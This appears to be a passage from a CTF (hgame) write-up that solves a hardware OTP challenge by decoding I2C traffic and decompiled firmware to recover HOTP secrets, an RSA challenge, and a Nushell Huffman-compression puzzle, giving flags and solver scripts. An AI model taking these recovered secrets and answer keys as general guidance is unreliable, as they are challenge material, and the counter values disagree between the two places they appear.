
Added an I^2^C decoder.

As its name suggests, address read is not what we want, so look at what follows data write.

I didn’t know what that other one way off in the distance was, but the earlier data looked so regular that I collected it first.

What am I supposed to do with all this data?
Group 1: 01 6B 69 4F 7E 03 54 F6 C6 6A B5 00 00 00 00 00 00
Group 2: 00 01 00 00 00 93 7E CD 0D 00 00 00 00 00 00 00 00
Group 3: 02 1A 04 02 1B 1C 6D 7D 45 58 02 00 00 00 00 00 00
Group 4: 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
I stopped thinking about this for the moment.
2 The Previous Owner
Analyzed EepromData::tryUnserialize in the firmware.
/* EepromData::tryUnserialize(OtpState&) [clone .constprop.15] */
undefined2 EepromData::tryUnserialize(undefined2 param_1)
{    ...omitted...    cVar10 = '\0';    *unaff_SP = (char)in_R15R14;    unaff_SP[-1] = (char)((ushort)in_R15R14 >> 8);    unaff_SP[-2] = (char)param_1;    unaff_SP[-3] = (char)((ushort)param_1 >> 8);    unaff_SP[-4] = (char)mem0x001c;    unaff_SP[-5] = (char)((ushort)mem0x001c >> 8);    puVar2 = unaff_SP + -6;    puVar16 = unaff_SP + -0x26;    cVar5 = in_Hflg == '\x01';    cVar6 = in_Tflg == '\x01';    cVar7 = in_Iflg == '\x01';    SREG = puVar2 < &UNK_mem_0020 | (puVar2 == &UNK_mem_0020) << 1 |        ((short)(unaff_SP + -0x26) < 0) << 2 | (SBORROW2((short)puVar2,0x20) == true) << 3 |        ((byte)((short)(unaff_SP + -0x26) < 0 ^ SBORROW2((short)puVar2,0x20)) == 1) << 4 |        cVar5 << 5 | cVar6 << 6 | cVar7 << 7;    sVar3 = CONCAT11((char)((ushort)(unaff_SP + -0x26) >> 8),(char)puVar2 + -0x20);    pbVar11 = unaff_SP + -0x25;    bVar9 = 0;    do {        *(undefined2 *)(sVar3 + -1) = 0x495;        sVar3 = sVar3 + -2;        uVar8 = eeprom_read_byte();        pbVar1 = pbVar11 + 1;        *pbVar11 = bVar9;        pbVar11 = pbVar1;        bVar9 = (char)uVar8 + 1;    } while (bVar9 != 0x20 ||             (char)((char)((ushort)uVar8 >> 8) - (((char)uVar8 != -1) + -1)) !=             (char)(cVar10 + (bVar9 < 0x20)));    bVar9 = puVar16[1];    bVar12 = puVar16[2];    bVar13 = puVar16[3];    bVar4 = bVar12 < 0xba || (byte)(bVar12 + 0x46) < (bVar9 < 0xbe);    if (((bVar9 == 0xbe && bVar12 == (byte)((bVar9 < 0xbe) + 0xbaU)) && bVar13 == (byte)(bVar4 - 2U))        && puVar16[4] == (char)((bVar13 < 0xfe || (byte)(bVar13 + 2) < bVar4) + -0x36)) {        cVar10 = '\x1c';        puVar14 = &state;        puVar2 = puVar16 + 5;        do {            puVar17 = puVar2 + 1;            puVar15 = puVar14 + 1;            *puVar14 = *puVar2;            cVar10 = cVar10 + -1;            puVar14 = puVar15;            puVar2 = puVar17;        } while (cVar10 != '\0');    }    SREG = (undefined *)0xffdf < puVar16 | (puVar16 == (undefined *)0xffe0) << 1 |        ((short)(puVar16 + 0x20) < 0) << 2 | (SCARRY2((short)(puVar16 + 0x20),0x20) == true) << 3 |        ((byte)((short)(puVar16 + 0x20) < 0 ^ SCARRY2((short)(puVar16 + 0x20),0x20)) == 1) << 4 |        (cVar5 == '\x01') << 5 | (cVar6 == '\x01') << 6 | (cVar7 == '\x01') << 7;    sVar3 = CONCAT11((char)((ushort)(puVar16 + 0x20) >> 8),(char)(puVar16 + 0x20));    return CONCAT11(*(undefined *)(sVar3 + 3),*(undefined *)(sVar3 + 4));}
EepromData::tryUnserialize is pretty useful. After asking AI, I learned that it reads 32 bytes, checks the first 4, and extracts the last 28. So those last 28 bytes matter.
Next, EepromData::serialize.
/* EepromData::serialize(OtpState const&) [clone .constprop.14] */
undefined2 EepromData::serialize(undefined2 param_1)
{    ...omitted...    cVar7 = '\0';    *unaff_SP = in_R13;    unaff_SP[-1] = (char)in_R15R14;    unaff_SP[-2] = (char)((ushort)in_R15R14 >> 8);    unaff_SP[-3] = (char)param_1;    unaff_SP[-4] = (char)((ushort)param_1 >> 8);    unaff_SP[-5] = (char)mem0x001c;    unaff_SP[-6] = (char)((ushort)mem0x001c >> 8);    puVar1 = unaff_SP + -7;    puVar18 = unaff_SP + -0x27;    cVar4 = in_Hflg == '\x01';    cVar5 = in_Tflg == '\x01';    cVar6 = in_Iflg == '\x01';    SREG = puVar1 < &UNK_mem_0020 | (puVar1 == &UNK_mem_0020) << 1 |        ((short)(unaff_SP + -0x27) < 0) << 2 | (SBORROW2((short)puVar1,0x20) == true) << 3 |        ((byte)((short)(unaff_SP + -0x27) < 0 ^ SBORROW2((short)puVar1,0x20)) == 1) << 4 |        cVar4 << 5 | cVar5 << 6 | cVar6 << 7;    uVar13 = 0xba;    uVar14 = 0xfe;    uVar17 = 0xca;    unaff_SP[-0x26] = 0xbe;    puVar18[2] = uVar13;    puVar18[3] = uVar14;    puVar18[4] = uVar17;    cVar11 = '\x1c';    puVar15 = puVar18 + 5;    puVar20 = &state;    do {        puVar19 = puVar20 + 1;        puVar16 = puVar15 + 1;        *puVar15 = *puVar20;        cVar11 = cVar11 + -1;        puVar15 = puVar16;        puVar20 = puVar19;    } while (cVar11 != '\0');    bVar12 = 0;    sVar3 = CONCAT11((char)((ushort)(unaff_SP + -0x27) >> 8),(char)puVar1 + -0x20);    pbVar9 = puVar18 + 1;    do {        pbVar21 = pbVar9 + 1;        bVar8 = *pbVar9;        *(undefined2 *)(sVar3 + -1) = 0x847;        sVar2 = sVar3 + -2;        uVar10 = eeprom_read_byte();        if (bVar8 != bVar12) {            *(undefined2 *)(sVar3 + -3) = 0x84d;            sVar2 = sVar3 + -4;            uVar10 = eeprom_write_byte();        }        bVar12 = (char)uVar10 + 1;        sVar3 = sVar2;        pbVar9 = pbVar21;    } while (bVar12 != 0x20 ||             (char)((char)((ushort)uVar10 >> 8) - (((char)uVar10 != -1) + -1)) !=             (char)(cVar7 + (bVar12 < 0x20)));    SREG = (undefined *)0xffdf < puVar18 | (puVar18 == (undefined *)0xffe0) << 1 |        ((short)(puVar18 + 0x20) < 0) << 2 | (SCARRY2((short)(puVar18 + 0x20),0x20) == true) << 3 |        ((byte)((short)(puVar18 + 0x20) < 0 ^ SCARRY2((short)(puVar18 + 0x20),0x20)) == 1) << 4 |        (cVar4 == '\x01') << 5 | (cVar5 == '\x01') << 6 | (cVar6 == '\x01') << 7;    sVar3 = CONCAT11((char)((ushort)(puVar18 + 0x20) >> 8),(char)(puVar18 + 0x20));    return CONCAT11(*(undefined *)(sVar3 + 3),*(undefined *)(sVar3 + 4));}
We can see that these 28 bytes are split into 8 and 20. Given SHA-1’s requirement for 20 bytes, it’s not hard to conclude that the first 8 are secret and the last 20 are counter.

This lines up exactly with the useful bytes in the EEPROM.
92 05 00 00 17 CD 92 3A 32 1C 31 D4 94 54 85 42 44 DE 86 CC 4A B6 DD F4 35 42 90 52
counter2=92 05 00 00 17 CD 92 3A
secret2 =32 1C 31 D4 94 54 85 42 44 DE 86 CC 4A B6 DD F4 35 42 90 52
This also gave me an idea: Here, counter2 comes first, followed by secret2.
Back to the earlier data:
Group 1: 01 6B 69 4F 7E 03 54 F6 C6 6A B5 00 00 00 00 00 00
Group 2: 00 01 00 00 00 93 7E CD 0D 00 00 00 00 00 00 00 00
Group 3: 02 1A 04 02 1B 1C 6D 7D 45 58 02 00 00 00 00 00 00
Group 4: 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
If we sort them by 00, 01, 02, 03 and remove the unnecessary zeros, it looks like we can extract something.
01 00 00 00 93 7E CD 0D 6B 69 4F 7E 03 54 F6 C6 6A B5 1A 04 02 1B 1C 6D 7D 45 58 02
The first is 8 bytes and the second is 20. Just right.
secret1=6B 69 4F 7E 03 54 F6 C6 6A B5 1A 04 02 1B 1C 6D 7D 45 58 02
counter1=01 00 00 00 93 7E CD 0D
Now we have all the data.
3 Processing the Data and Writing the Script
The script needs secret as Base32-encoded data and counter in decimal, respectively.
So we need to process them a little.
I calculated these in advance. I^2^C requires the most significant bits first, so here we convert the hexadecimal values from big-endian to little-endian, then to decimal.
counter1=01 00 00 00 93 7E CD 0D=0DCD7E9300000001=992224077072691201
counter2=92 05 00 00 17 CD 92 3A=3A92CD1700000592=4227023796868324242
import base64import hmacimport hashlibimport struct
byte_sequence1 = bytes([0x6B, 0x69, 0x4F, 0x7E, 0x03, 0x54, 0xF6, 0xC6,                       0x6A, 0xB5, 0x1A, 0x04, 0x02, 0x1B, 0x1C, 0x6D,                       0x7D, 0x45, 0x58, 0x02])
byte_sequence2 = bytes([0x32, 0x1C, 0x31, 0xD4, 0x94, 0x54, 0x85, 0x42,                        0x44, 0xDE, 0x86, 0xCC, 0x4A, 0xB6, 0xDD, 0xF4,                        0x35, 0x42, 0x90, 0x52])
base32_secret1 = base64.b32encode(byte_sequence1).decode('utf-8')base32_secret2 = base64.b32encode(byte_sequence2).decode('utf-8')
secret1 = base64.b32decode(base32_secret1.upper())secret2 = base64.b32decode(base32_secret2.upper())
counter1 = 994590262544039937counter2 = 4220661299467519378
# HOTP calculation functiondef hotp(secret, counter):    # Convert the counter to bytes (8 bytes, or 64 bits)    counter_bytes = struct.pack(">Q", counter)  # Pack the counter in big-endian byte order
    # Calculate the hash using HMAC-SHA1    hmac_hash = hmac.new(secret, counter_bytes, hashlib.sha1).digest()
    # Extract the number with dynamic truncation (the standard HOTP process)    offset = hmac_hash[-1] & 0x0F  # Take the low four bits of the hash's last byte    code = struct.unpack(">I", hmac_hash[offset:offset+4])[0] & 0x7FFFFFFF  # Extract and process 4 bytes    return code % 1000000  # Return a 6-digit verification code
x1 = hotp(secret1, counter1)x2 = hotp(secret1,counter1+9)y1 = hotp(secret2, counter2+32)y2 = hotp(secret2,counter2+64)
print(f"hgame{{{x1}_{x2}_{y1}_{y2}}}")
'''hgame{283942_633153_431432_187457}'''
hgame{283942_633153_431432_187457}
Crypto
1.sieve
It takes two sieves with different mesh sizes to sift everything out.
#sagefrom Crypto.Util.number import bytes_to_longfrom sympy import nextprime
FLAG = b'hgame{xxxxxxxxxxxxxxxxxxxxxx}'m = bytes_to_long(FLAG)
def trick(k):    if k > 1:        mul = prod(range(1,k))        if k - mul % k - 1 == 0:            return euler_phi(k) + trick(k-1) + 1        else:            return euler_phi(k) + trick(k-1)    else:        return 1
e = 65537p = q = nextprime(trick(e^2//6)<<128)n = p * qenc = pow(m,e,n)print(f'{enc=}')#enc=2449294097474714136530140099784592732766444481665278038069484466665506153967851063209402336025065476172617376546
I hear everyone’s an expert AI trainer.
from sage.all import *from Crypto.Util.number import long_to_bytesfrom sympy import nextprime  # Use sympy's nextprime
# Quickly calculate Σ_{i=1}^n euler_phi(i)def totient_sum(n):    cache = {}    def F(n):        if n in cache:            return cache[n]        # The initial sum is n(n+1)//2        res = n*(n+1) // 2        i = 2        while i <= n:            j = n // (n // i)            # Subtract the whole interval [i, j], where n//i has the same value, at once            res -= (j - i + 1) * F(n // i)            i = j + 1        cache[n] = res        return res    return F(n)
# trick(n) = totient_sum(n) + prime_pi(n)def trick(n):    # Sage's built-in prime_pi(n) counts primes    return totient_sum(n) + prime_pi(n)
e = 65537s = e**2 // 6v = trick(s)
# p is fixed: Shift v left by 128 bits, then take the next primep = Integer(nextprime(v << 128))# q equals p, so n = p^2n = p * p
# RSA's φ(n) = p*(p-1) (because n = p^2)phi_n = p * (p - 1)d = inverse_mod(e, phi_n)
# Known ciphertext (from the encryption output)enc = 2449294097474714136530140099784592732766444481665278038069484466665506153967851063209402336025065476172617376546
# Decryption: m_dec = enc^d mod nm_dec = power_mod(enc, d, n)FLAG = long_to_bytes(int(m_dec))print(FLAG)
'''b'hgame{sieve_is_n0t_that_HArd}''''
Reverse
1.Compress dot new
Sometimes reverse engineering doesn’t need complicated tools: one person, a desk, a computer, a notepad, and a digital helper are enough.
def "into b" [] {let arg = $in;0..(( $arg|length ) - 1)|each {|i|$arg|bytes at $i..$i|into int}};def gss [] {match $in {{s:$s,w:$w} => [$s],{a:$a,b:$b,ss:$ss,w:$w} => $ss}};def gw [] {match $in {{s:$s,w:$w} => $w,{a:$a,b:$b,ss:$ss,w:$w} => $w}};def oi [v] {match $in {[] => [$v],[$h,..$t] => {if $v.w < $h.w {[$v,$h] ++ $t} else {[$h] ++ ($t|oi $v)}}}};def h [] {match $in {[] => [],[$n] => $n,[$f,$sn,..$r] => {$r|oi {a:$f,b:$sn,ss:(($f|gss) ++ ($sn|gss)),w:(($f|gw) + ($sn|gw))}|h}}};def gc [] {def t [nd, pth, cd] {match $nd {{s:$s,w:$_} => ($cd|append {s:$s,c:$pth}),{a:$a,b:$b,ss:$_,w:$_} => {t $b ($pth|append 1) (t $a ($pth|append 0) $cd)}}};t $in [] []|each {|e|{s:$e.s,cs:($e.c|each {|c|$c|into string}|str join)}}};def sk [] {match $in {null => null,{s:$s,w:$_} => {s:$s},{a:$a,b:$b,ss:$_,w:$_} => {a:($a|sk),b:($b|sk)}}};def bf [] {$in|into b|reduce -f (0..255|reduce -f [] {|i,a|$a|append 0}) {|b,a|$a|update $b (($a|get $b) + 1)}|enumerate|filter {|e|$e.item > 0}|each {|e|{s:$e.index,w:$e.item}}};def enc [cd] {$in|into b|each {|b|$cd|filter {|e|$e.s == $b}|first|get "cs"}|str join};def compress []: binary -> string {let t = $in|bf|h;[($t|sk|to json --raw), ($in|enc ($t|gc))]|str join "\n"}
# source compress.nu; open ./flag.txt --raw | into binary | compress | save enc.txtNushell: My first time seeing this language. Fun.
import json
def decode_huffman(encoded_data, tree):    result = bytearray()    current = tree
    for bit in encoded_data:        # Choose the path according to 0/1        current = current['a'] if bit == '0' else current['b']
        # If we reach a leaf node        if 's' in current:            result.append(current['s'])            current = tree
    return result
def main():
    with open('enc.txt', 'r') as f:        tree = json.loads(f.readline())  # The first line is the JSON tree        encoded_data = f.readline().strip()  # The second line is the encoded data
    # Decode the data    decoded = decode_huffman(encoded_data, tree)
    # Write the result    with open('flag.txt', 'wb') as f:        f.write(decoded)
if __name__ == '__main__':    main()
Got flag.txt.
hgame{Nu-Shell-scr1pts-ar3-1nt3r3st1ng-t0-wr1te-&-use!}
As for the following Lorem ipsum dolor sit amet, consectetur adipiscing elit. Nulla nec ligula neque. Etiam et viverra nunc, vel bibendum risus. Donec.
I don’t know what it is.

2.Turtle
addr3s5 bought a little turtle at the bird-and-flower market today, but it’s very shy. It keeps hiding in its shell and won’t even eat when offered food. addr3s5 is frustrated. Can you help him?
A turtle, huh. What does a turtle have? A shell, of course. Yep, folks, it sure does.
So we need to unpack it—take off the shell.
This is the blog post I used as a reference.
Threw the unpacked exe into IDA to take a look.
